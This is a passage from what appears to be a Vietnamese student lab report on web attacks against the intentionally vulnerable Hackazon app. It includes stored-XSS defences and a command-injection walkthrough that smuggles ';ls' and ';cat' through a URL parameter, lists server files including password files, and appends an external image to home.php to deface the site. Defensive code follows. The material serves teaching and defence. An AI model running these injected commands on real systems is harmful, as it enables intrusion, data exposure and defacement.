Vì vậy tại web này, chúng ta có thể lợi dụng lỗ hổng này bằng cách tạo nhiều review tại nhiều sản phẩm khác nhau thì tỉ lệ người dùng khác bị deface sẽ cao hơn.

### Đề xuất giải pháp phòng chống:

Để phòng tránh tấn công XSS, cần áp dụng nhiều biện pháp bảo mật nhằm đảm bảo an toàn cho ứng dụng. Xử lý và kiểm tra đầu vào (Input Validation) là bước quan trọng để ngăn chặn tấn công XSS và các lỗ hổng bảo mật khác. Tất cả dữ liệu từ người dùng, bao gồm dữ liệu nhập từ biểu mẫu, URL, hoặc API, cần được kiểm tra và xác thực trước khi được lưu trữ hoặc xử lý. Một phương pháp hiệu quả là sử dụng whitelist để chỉ cho phép các ký tự hoặc định dạng dữ liệu hợp lệ, đồng thời từ chối các giá trị không nằm

trong danh sách này. Đối với các trường hợp đặc thù như nhập liệu số, email, hoặc URL, nên sử dụng các mẫu kiểm tra (regex) để đảm bảo dữ liệu tuân thủ đúng định dạng mong muốn. Ngoài ra, cần loại bỏ hoặc thay thế các ký tự nguy hiểm như <, >, hoặc " có khả năng gây ra các vấn đề về bảo mật. Xử lý đầu vào đúng cách không chỉ giảm thiểu nguy cơ bị tấn công mà còn đảm bảo tính toàn vẹn và an toàn của dữ liệu trong hệ thống.


```
public static final PolicyFactory POLICY_DEFINITION = new HtmlPolicyBuilder()
    .allowAttributes("id").matching(HTML_ID).globally()
    .allowAttributes("class").matching(HTML_CLASS).globally()
    .allowAttributes("lang").matching(Pattern.compile("[a-zA-Z]{2,20}"))
        .globally()
    .allowAttributes("title").matching(HTML_TITLE).globally()
    .allowStyling()
    .allowAttributes("align").matching(ALIGN).onElements("p")
    .allowAttributes("for").matching(HTML_ID).onElements("label")
    .allowAttributes("color").matching(COLOR_NAME_OR_COLOR_CODE)
        .onElements("font")
    .allowAttributes("face")
        .matching(Pattern.compile("[\\w; , \\-]+"))
        .onElements("font")
    .allowAttributes("size").matching(NUMBER).onElements("font")
    .allowAttributes("href").matching(ONSITE_OR_OFFSITE_URL)
        .onElements("a")
    .allowStandardUrlProtocols()
    .allowAttributes("nohref").onElements("a")
    .allowAttributes("name").matching(NAME).onElements("a")
    .allowAttributes(
        "onfocus", "onblur", "onclick", "onmousedown", "onmouseup")
        .matching(HISTORY_BACK).onElements("a")
    .requireRelNofollowOnLinks()
    .allowAttributes("src").matching(ONSITE_OR_OFFSITE_URL)
        .onElements("img")
    .allowAttributes("name").matching(NAME)
        .onElements("img")
    .allowAttributes("alt").matching(PARAGRAPH)
        .onElements("img")
    .allowAttributes("border", "hspace", "vspace").matching(NUMBER)
```

```

.allowAttributes("valign").matching(VALIGN)
    .onElements("thead", "tbody", "tfoot",
                "td", "th", "tr", "colgroup", "col")
.allowAttributes("charoff").matching(NUMBER_OR_PERCENT)
    .onElements("td", "th", "tr", "colgroup", "col",
                "thead", "tbody", "tfoot")
.allowAttributes("char").matching(ONE_CHAR)
    .onElements("td", "th", "tr", "colgroup", "col",
                "thead", "tbody", "tfoot")
.allowAttributes("colspan", "rowspan").matching(NUMBER)
    .onElements("td", "th")
.allowAttributes("span", "width").matching(NUMBER_OR_PERCENT)
    .onElements("colgroup", "col")
.allowElements(
    "a", "label", "noscript", "h1", "h2", "h3", "h4", "h5", "h6",
    "p", "i", "b", "u", "strong", "em", "small", "big", "pre", "code",
    "cite", "samp", "sub", "sup", "strike", "center", "blockquote",
    "hr", "br", "col", "font", "map", "span", "div", "img",
    "ul", "ol", "li", "dd", "dt", "dl", "tbody", "thead", "tfoot",
    "table", "td", "th", "tr", "colgroup", "fieldset", "legend")
.toFactory();

```

Escape dữ liệu cũng là một kỹ thuật quan trọng trong bảo mật web, giúp chuyển đổi các ký tự đặc biệt trong dữ liệu người dùng thành các chuỗi an toàn để trình duyệt không hiểu nhầm chúng là mã HTML, JavaScript, hoặc một ngôn ngữ đặc biệt khác. Ví dụ, các ký tự như <, >, &, và " sẽ được thay thế bằng các mã tương ứng như &lt;, &gt;, &amp;, và &quot;. Kỹ thuật này đảm bảo rằng dữ liệu hiển thị lên giao diện chỉ được xem là văn bản thuần túy, thay vì được thực thi như mã độc. Escape thường được thực hiện khi xuất dữ liệu ra HTML, JSON, hoặc XML, và có thể được hỗ trợ bởi các thư viện hoặc hàm tích hợp trong nhiều framework hiện đại như HtmlUtils của Spring hoặc escape() trong JavaScript. Việc sử dụng escape đúng cách giúp ngăn chặn hiệu quả các lỗ hổng như Cross-Site Scripting (XSS) và đảm bảo tính toàn vẹn của ứng dụng web. Đây là một cách đơn giản và được sử dụng



Việc cấu hình Content Security Policy (CSP) cũng rất quan trọng, giúp giới hạn nguồn gốc của các tập lệnh JavaScript có thể được tải và thực thi, từ đó giảm nguy cơ mã độc hoạt động. Ngoài ra, cần tránh sử dụng các thẻ HTML hoặc sự kiện JavaScript nguy hiểm như `<script>` hoặc `onclick`. Định kỳ kiểm tra bảo mật với các công cụ như OWASP ZAP hoặc Burp Suite cũng giúp phát hiện kịp thời các lỗ hổng, trong khi việc cập nhật framework và thư viện giúp bảo vệ ứng dụng trước những rủi ro mới. Bên cạnh đó, sử dụng Prepared Statements hoặc ORM trong cơ sở dữ liệu để tránh mã độc được lưu trữ trực tiếp và thiết lập quyền truy cập theo vai trò nhằm hạn chế người dùng không hợp lệ chỉnh sửa nội dung. Những biện pháp này không chỉ giúp ngăn chặn XSS hiệu quả mà còn nâng cao khả năng bảo vệ toàn diện cho ứng dụng.

### Dánh giá

Kịch bản Tân công XSS mô phỏng một trong những lỗ hổng bảo mật phổ biến nhất trên các ứng dụng web - Cross-Site Scripting (XSS). Kịch bản này cung cấp một ví dụ chi tiết về cách mà kẻ tấn công có thể lợi dụng lỗ hổng không kiểm tra đầu vào để chèn mã JavaScript độc hại vào ứng dụng, sau đó thực thi nó trên trình duyệt của người dùng khác. Việc thử nghiệm XSS qua các trường nhập liệu và hiển thị lại dữ liệu chưa qua xử lý là một cách đơn giản nhưng rất hiệu quả để mô phỏng mối nguy hiểm mà các lỗ hổng này có thể gây ra.

Điều đặc biệt trong kịch bản này là sự phân biệt giữa Stored XSS và các loại XSS khác, với Stored XSS cho phép mã độc được lưu lại trong cơ sở dữ liệu, gây nguy hiểm cho tất cả người dùng khác truy cập vào các phần tử bị ảnh hưởng. Kịch bản mô tả cách

các thẻ HTML như <h1> có thể thay đổi giao diện của trang, và thậm chí là mã JavaScript có thể chạy mà không bị ngăn chặn, tạo ra nguy cơ rò rỉ thông tin hoặc chiếm quyền điều khiển trình duyệt của người dùng.

Mặc dù kịch bản đã mô phỏng khá đầy đủ cách thức tấn công. Việc áp dụng các biện pháp bảo mật như sử dụng kỹ thuật Escape để chuyển các ký tự nguy hiểm thành các chuỗi an toàn, hay cài đặt CSP để giới hạn các nguồn tập lệnh JavaScript, là rất quan trọng để phòng chống tấn công XSS. Các phương pháp này nếu được thực hiện đúng cách sẽ giúp bảo vệ ứng dụng web khỏi những cuộc tấn công tương tự trong tương lai.

Tổng kết lại, kịch bản này là một bài học thực tiễn hữu ích về tấn công XSS, nhưng cũng cần phải nhấn mạnh rằng bảo mật không chỉ dừng lại ở việc nhận diện lỗ hổng mà còn ở việc thực hiện các biện pháp bảo vệ thích hợp để ngăn chặn tấn công.

### 3.2.2 Kịch bản 2: Tấn công bằng OS Command Injection

Command Injection (tấn công chèn lệnh) là một kỹ thuật tấn công phổ biến trong lĩnh vực an ninh mạng, trong đó kẻ tấn công khai thác các lỗ hổng trong ứng dụng để thực thi các lệnh hệ thống ngoài ý muốn. Lỗ hổng này thường xảy ra khi ứng dụng xử lý không an toàn các đầu vào từ người dùng, dẫn đến việc chúng được chèn trực tiếp vào các câu lệnh hệ thống mà không qua kiểm tra hoặc lọc kỹ càng. Ví dụ, các chức năng như gọi lệnh shell hoặc các API hệ thống có thể bị lợi dụng để thực hiện các tác vụ nguy hiểm như truy cập trái phép vào tập tin, thu thập thông tin nhạy cảm, hoặc điều khiển toàn bộ hệ thống. Kẻ tấn công thường sử dụng các ký tự đặc biệt như ;, &&, hoặc | để kết hợp các lệnh độc hại vào chuỗi lệnh hợp lệ của ứng dụng. Việc phát hiện và khai thác thành công Command Injection không chỉ cho phép thực thi lệnh mà còn mở ra khả năng leo thang đặc quyền hoặc xâm nhập sâu hơn vào hệ thống. Do tính chất nghiêm trọng và phạm vi ảnh hưởng rộng, Command Injection là một trong những lỗ hổng được OWASP liệt kê trong danh sách các mối đe dọa hàng đầu cần phải phòng ngừa và xử lý trong quá trình phát triển phần mềm.

Tại trang web Hackazon. Chúng ta có phần Documents:

The screenshot shows a web browser window for the Hackazon website at the URL 192.168.119.139/account/documents. The page title is 'Documents'. The header includes links for FAQ, Contact Us, Wish List, Your account, and Logout. A search bar at the top right contains the placeholder 'Search products...'. Below the header, there is a navigation breadcrumb: Home / Account / Documents. The main content area is titled 'Documents List' and contains two items: 'Terms' and 'Delivery', each represented by a small icon and a link.


Khi vào một mục trong Documents List, chúng ta sẽ có được:

The screenshot shows a web browser window for the Hackazon website at the URL 192.168.119.139/account/documents?page=terms.html. The page title is 'Terms'. The header includes links for FAQ, Contact Us, Wish List, Your account, and Logout. A search bar at the top right contains the placeholder 'Search products...'. Below the header, there is a navigation breadcrumb: Home / Documents / Terms. The main content area is titled 'Terms' and contains the following text:  
Terms of Sale  
<http://hackazon.webscantest.com/>  
On-Line shop  
**(1) Introduction**  
Please read these terms of sale carefully.  
You will be asked to expressly agree to these terms of sale before you place an order for products from our website.  
**(2) Interpretation**  
In these terms of sale, "we" means Status Instruments (and "us" and "our" will be construed accordingly); and "you" means our customer or potential customer for products (and "your" will be construed accordingly).  
**(3) Order process**  
The advertising of products on our website constitutes an "invitation to treat"; and your order for products constitutes a contractual offer. No contract will come into force between you and us unless and until we accept your order in accordance with the procedure detailed below.  
In order to enter into a contract to purchase products from us, you will need to take the following steps:

- You must add any the products you wish to purchase to your shopping cart, and then proceed to the checkout.
- If you are a new customer, you must then create an account with us and log in. If you are an existing customer, you must enter your login details.

Có thể thấy ở url sẽ sử dụng tham số page=term.html. Điều này nghĩa là trang web sẽ đọc file html được lưu trong web và đưa các dữ liệu vào bên trong trang.

Bây giờ chúng ta sẽ cho nó thử đọc một file không tồn tại thông qua tham số page:



Như hình trên thì là vừa truyền cho tham số page là file “a”, nhưng vì file a không tồn tại trong đường dẫn đã được định sẵn trong mã nguồn trang nên không thể đọc được.

Chúng ta có thể sử dụng một tool như whatweb để kiểm tra trang web chạy trên hệ điều hành, dịch vụ web server nào:

```
nhoclahola@nhoclahola-virtual-machine:~$ whatweb 192.168.119.139
http://192.168.119.139 [200 OK] Adobe-Flash, Apache[2.4.7], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[192.168.119.139], JQuery[1.10.2], Lightbox, PHP[5.5.9-1ubuntu4.24], PasswordField[password], Script[text/javascript,text/x-template], Title[Hackazon], X-Powered-By[PHP/5.5.9-1ubuntu4.24]
```

Thì có thể thấy rằng web được chạy trên Ubuntu và với web server là Apache.

Vì vậy nên chúng ta có thể suy ra rằng tại server sẽ sử dụng những lệnh như cat để đọc file HTML, sau đó trả về cho client. Do đó chúng ta có thể lợi dụng việc này để chèn thêm lệnh cho server xử lý.

Ví dụ như chúng ta sẽ không truyền page vào, mà sẽ dùng ; để tách lệnh ra, sau đó thực thi lệnh ls để liệt kê các file trong thư mục hiện tại:

```
:ls
```

Home / Documents / ;ls

amf\_back\_office app crossdomain.xml css font-awesome fonts helpdesk images index.php js log.txt out products\_pictures robots.txt swagger.json swf upload

Thì có thể thấy nó sẽ liệt kê ra các file trong đường dẫn hiện tại mà ứng dụng đang hoạt động, cụ thể là cùng cấp với file index.php.

Chúng ta đều biết ứng dụng web này được chạy trên web Apache, nghĩa là web được lưu trong /var/www/, để kiểm tra chúng ta sẽ dùng xem đường dẫn từ thư mục gốc:

```
:ls /
```

Home / Documents / ;ls /

bin boot dev etc hackazon hackazon-db-pw.txt hackazon-master.zip home lib lib64 media mnt mysql-root-pw.txt opt passwordHash.php proc root run sbin srv start.sh sys tmp usr var

Ký tự cách sẽ tự động được đổi thành % trong url. Khi dùng ls với /var/www/, chúng ta được một folder là hackazon:

```
:ls /var/www
```

Home / Documents / ;ls /var/www

hackazon

Tiếp tục xem bên trong folder hackazon:

```
;ls /var/www/hackazon
```

Home / Documents / ;ls /var/www/hackazon

DOCUMENTATION.md LICENSE README.md REST.md VULNERABILITIES.md assets bin classes composer.json composer.lock composer.phar database docs modules pack\_vendor.php phpunit.xml.dist subprojects vendor web

Ở đây trong trường hợp chúng ta đã tìm kiếm đủ các thông tin về các folder bên trong, thì cuối cùng sẽ thấy được assets là thư mục chứa views (các giao diện của web).

```
;ls /var/www/hackazon/assets
```

Home / Documents / ;ls /var/www/hackazon/assets

config views

```
;ls /var/www/hackazon/assets/views
```

Home / Documents / ;ls /var/www/hackazon/assets/views

404.php account admin auth cart category common content\_pages debug.php error helpdesk home installation installation.php main.php pages product search user wishlist

Ở đây chúng ta sẽ muốn chính trang home (Trang chính mà khi người dùng vào sẽ thấy), vì vậy nên sẽ nhắm vào file home.php trong folder home:

```
;ls /var/www/hackazon/assets/views/home
```

Home / Documents / ;ls /var/www/hackazon/assets/views/home

category\_list.php home.php product\_item.php product\_list.php product\_section.php md\_product.php social\_links.php special\_offers.php top\_products\_block.php top\_reviews.php

Có thể đổi lệnh ls sang lệnh cat để đọc file home.php:

```
;cat /var/www/hackazon/assets/views/home/home.php
```

Home / Documents / ;cat /var/www/hackazon/assets/views/home/home.php

pixie->auth->user()): ?>  
Register on the site 

### Special selection

product\_offers; ?> loaded()): ?>  
'What Other Customers Are Looking At Right Now', 'products' => \$otherCustomersProducts); include(\_\_DIR\_\_ . "/product\_section.php"); ?>  
pixie->auth->user()): ?>

Sign up for mailing list and get the best products and best price! 


Thì trang web sẽ đọc thành HTML.

Do trang web được lập trình theo cấu trúc layout, vì vậy nên kết thúc của file home.php vẫn chưa phải hết, mà sẽ kết hợp với các header, footer để thành trang HTML hoàn chỉnh trả về cho người dùng. Vì vậy chúng ta sẽ chèn một thẻ img với nguồn ảnh từ một nơi nào đó trên internet vào cuối file home.php bằng lệnh echo như sau:

```
;echo "<img Src='https://social-network-v1-storage.s3.ap-southeast-2.amazonaws.com/uploads/posts/user-bdc4b29b-1783-4a28-8ed7-57bcfdf5ae32/images/64583b7607fb4916bd392053b78056c5.gif'" Alt='Hacked' >" >> /var/www/hackazon/assets/views/home/home.php
```

Home / Documents  
/ ;echo "<img Src='https://social-network-v1-storage.s3.ap-southeast-2.amazonaws.com/uploads/posts/user-bdc4b29b-1783-4a28-8ed7-57bcfdf5ae32/images/64583b7607fb4916bd392053b78056c5.gif'" Alt='Hacked' >" >> /var/www/hackazon/assets/views/home/home.php

Sau đó mở trang chủ của web ra, và kéo xuống gần cuối trang:



Thì chúng ta đã sửa được giao diện của trang chủ, việc sửa giao diện này do sửa trực tiếp từ file nên sẽ ảnh hưởng đến tất cả người dùng của trang web này.

### Dè xuất giải pháp phòng chống:

Để phòng tránh tấn công OS Command Injection, cần thực hiện nhiều biện pháp bảo mật quan trọng. Kiểm tra và xác thực đầu vào (Input Validation) là một bước quan trọng để đảm bảo an toàn cho hệ thống và ngăn chặn các lỗ hổng bảo mật, đặc biệt là các tấn công như Command Injection hoặc SQL Injection. Mọi dữ liệu nhận từ người dùng cần được kiểm tra kỹ lưỡng để đảm bảo chỉ các giá trị hợp lệ mới được xử lý. Ví dụ, trong một hệ thống với 1000 đầu vào, lọc thành công 999 đầu vào là không đủ vì điều này vẫn để lại một phần giống như “gót chân Asin”, có thể phá hoại hệ thống của bất cứ lúc nào. Vì vậy cách tiếp cận tốt nhất là sử dụng danh sách trắng (whitelist), định nghĩa rõ các giá trị hoặc định dạng được phép, thay vì chỉ cố gắng loại bỏ các giá trị không hợp lệ bằng danh sách đen (blacklist). Đối với các ứng dụng web, nên sử dụng thư viện hoặc framework đã được kiểm định, hỗ trợ tính năng xác thực đầu vào. Cuối cùng, việc áp

dụng kiểm tra đầu vào không chỉ tại giao diện người dùng mà còn tại mọi tầng trong hệ thống sẽ tăng cường khả năng bảo vệ toàn diện và giảm thiểu rủi ro bảo mật.

```
@PostMapping("/execute")
public ResponseEntity<String> executeCommand(@RequestParam String userInput) {
    // Lọc đầu vào: loại bỏ bất kỳ ký tự đặc biệt nào có thể gây nguy hiểm
    if (userInput.contains(";") || userInput.contains("&") || userInput.contains("|") || userInput.contains("^"))
        return ResponseEntity.badRequest().body("Đầu vào không hợp lệ!");

    try {
        // Sử dụng ProcessBuilder để thực thi lệnh một cách an toàn
        ProcessBuilder processBuilder = new ProcessBuilder("echo", userInput);
        Process process = processBuilder.start();

        // Đọc đầu ra của lệnh
        BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
        String line;
        StringBuilder output = new StringBuilder();
        while ((line = reader.readLine()) != null) {
            output.append(line).append("\n");
        }

        return ResponseEntity.ok("Kết quả: " + output.toString());
    } catch (Exception e) {
        return ResponseEntity.status(500).body("Lỗi khi thực thi lệnh: " + e.getMessage());
    }
}
```

Sử dụng API an toàn là một phương pháp quan trọng để bảo vệ hệ thống khỏi các lỗ hổng bảo mật. Khi phát triển hoặc tích hợp API, cần đảm bảo rằng chỉ các API được thiết kế an toàn mới được sử dụng để xử lý các yêu cầu từ người dùng. Tránh sử dụng các API hệ thống cấp thấp hoặc cho phép thực thi lệnh trực tiếp từ đầu vào mà không có biện pháp kiểm soát. Thay vào đó, hãy ưu tiên các API cung cấp tính năng tự động mã hóa và xác thực đầu vào để ngăn chặn các lỗ hổng như Command Injection. Bên cạnh đó, việc hạn chế quyền truy cập của API là cần thiết; chỉ cấp quyền đủ dùng cho các tác vụ cụ thể và áp dụng cơ chế kiểm tra, xác thực người dùng qua các phương thức như token hoặc OAuth. Đối với dữ liệu nhạy cảm, cần mã hóa cả dữ liệu đầu vào và đầu ra, đồng thời thường xuyên cập nhật API để sửa các lỗ hổng bảo mật. Cuối cùng, việc giám sát và ghi log các hoạt động của API sẽ giúp phát hiện và xử lý sớm các hành vi bất thường hoặc truy cập trái phép. Ví dụ như thay vì dùng các lệnh như ls, cat để đọc tệp, thì xử lý trực tiếp bằng code trong API:

```

public List<String> listFilesInDirectory(String directoryPath) {
    List<String> fileNames = new ArrayList<>();
    File directory = new File(directoryPath);

    // Kiểm tra xem thư mục có tồn tại và có phải thư mục không
    if (directory.exists() && directory.isDirectory()) {
        // Liệt kê tất cả các tệp trong thư mục
        File[] files = directory.listFiles();
        if (files != null) {
            for (File file : files) {
                // Chỉ lấy tên tệp mà không thực thi bất kỳ lệnh hệ thống nào
                fileNames.add(file.getName());
            }
        } else {
            System.out.println("Đây không phải là một thư mục hợp lệ.");
        }
    }
    return fileNames;
}

```

Cuối cùng là hạn chế quyền truy cập. Đây là một nguyên tắc cơ bản trong bảo mật hệ thống, giúp giảm thiểu rủi ro từ các hành vi truy cập trái phép hoặc lạm dụng quyền hạn. Nguyên tắc này yêu cầu mỗi tài khoản, dịch vụ, hoặc tiến trình chỉ được cấp các quyền cần thiết để thực hiện nhiệm vụ của mình, gọi là nguyên tắc "ít quyền nhất" (Least Privilege). Đối với ứng dụng web, việc phân quyền rõ ràng giữa các vai trò (như quản trị viên, người dùng thông thường) giúp ngăn chặn các hành vi truy cập ngoài phạm vi được phép. Ngoài ra, các tệp hệ thống, thư mục hoặc API nhạy cảm cần được bảo vệ bằng cách đặt quyền truy cập chỉ cho những đối tượng đáng tin cậy. Để tăng cường bảo mật, cần kết hợp kiểm tra quyền tại cả phía máy chủ lẫn phía khách hàng. Đồng thời, sử dụng các công cụ ghi log và giám sát hoạt động để phát hiện sớm các hành vi bất thường. Cuối cùng, việc kiểm tra định kỳ và tối ưu hóa quyền truy cập sẽ giúp đảm bảo hệ thống luôn được bảo vệ tốt nhất.

## Dánh giá

Kịch bản "Tấn công bằng OS Command Injection" mô phỏng một trong những lỗ hổng bảo mật nghiêm trọng trong ứng dụng web, nơi kẻ tấn công có thể lợi dụng các đầu vào không được kiểm soát để thực thi các lệnh hệ thống ngoài ý muốn, thậm chí có thể xâm nhập vào hệ thống và chiếm quyền điều khiển. Lỗ hổng này xảy ra khi ứng dụng

không kiểm tra hoặc lọc dữ liệu đầu vào từ người dùng, cho phép kẻ tấn công chèn thêm các lệnh hệ thống qua các tham số URL hoặc form input.

Kịch bản này bắt đầu từ việc người tấn công thử chèn tham số page với một giá trị không tồn tại trong hệ thống và theo dõi phản ứng của ứng dụng. Sau đó, thông qua công cụ như whatweb, họ phát hiện được thông tin về hệ điều hành và dịch vụ web đang chạy, từ đó có thể suy đoán các lệnh hệ thống có thể được sử dụng như cat hay ls để đọc và liệt kê các tệp trong thư mục của server. Kẻ tấn công tiếp tục khai thác bằng cách chèn lệnh ls để xem cấu trúc thư mục, từ đó tìm ra các tệp quan trọng như home.php trong thư mục của ứng dụng.

Một khi đã có được quyền truy cập vào các tệp hệ thống, kẻ tấn công có thể thay đổi nội dung của chúng, ví dụ như thêm một thẻ <img> vào trang chính của web, làm thay đổi giao diện của trang mà tất cả người dùng đều có thể nhìn thấy. Việc chèn thẻ ảnh từ một nguồn ngoài có thể giúp kẻ tấn công tạo ra những thay đổi đáng kể và phá hoại giao diện ứng dụng.


Để phòng ngừa các cuộc tấn công Command Injection, các biện pháp bảo mật quan trọng bao gồm xác thực và kiểm tra đầu vào của người dùng (input validation), sử dụng danh sách trắng (whitelist) để hạn chế các đầu vào hợp lệ, thay vì chỉ lọc danh sách đen (blacklist). Ngoài ra, việc sử dụng API an toàn để thay thế các lệnh hệ thống trực tiếp và hạn chế quyền truy cập vào các tệp hệ thống, thư mục nhạy cảm cũng là các bước bảo vệ quan trọng. Hệ thống cần áp dụng nguyên tắc "ít quyền nhất" (Least Privilege) để đảm bảo rằng chỉ những người có quyền mới có thể truy cập vào các tài nguyên quan trọng của hệ thống.

Vì vậy, qua kịch bản này có thể suy ra rằng, tấn công Command Injection là một mối nguy hiểm rất lớn đối với bảo mật ứng dụng web và có thể dẫn đến xâm nhập sâu vào hệ thống. Do giới hạn đè tài năng khi vào được hệ thống thì chỉ tấn công thay đổi giao diện web, trên thực tế thì một khi kẻ tấn công xâm nhập được sâu vào hệ thống như vậy

thì có thể gây ra những mối nguy lớn hơn nhiều so với việc chỉ deface web, có thể kể đến như là đánh sập hệ thống, đánh cắp dữ liệu người dùng,... Việc áp dụng các biện pháp bảo mật như xác thực đầu vào, sử dụng API an toàn và hạn chế quyền truy cập là cách hiệu quả để giảm thiểu các rủi ro này.

### 3.2.3 Kịch bản 3: Tấn công vào những dịch vụ, hệ điều hành có lỗ hổng nhưng không được cập nhật

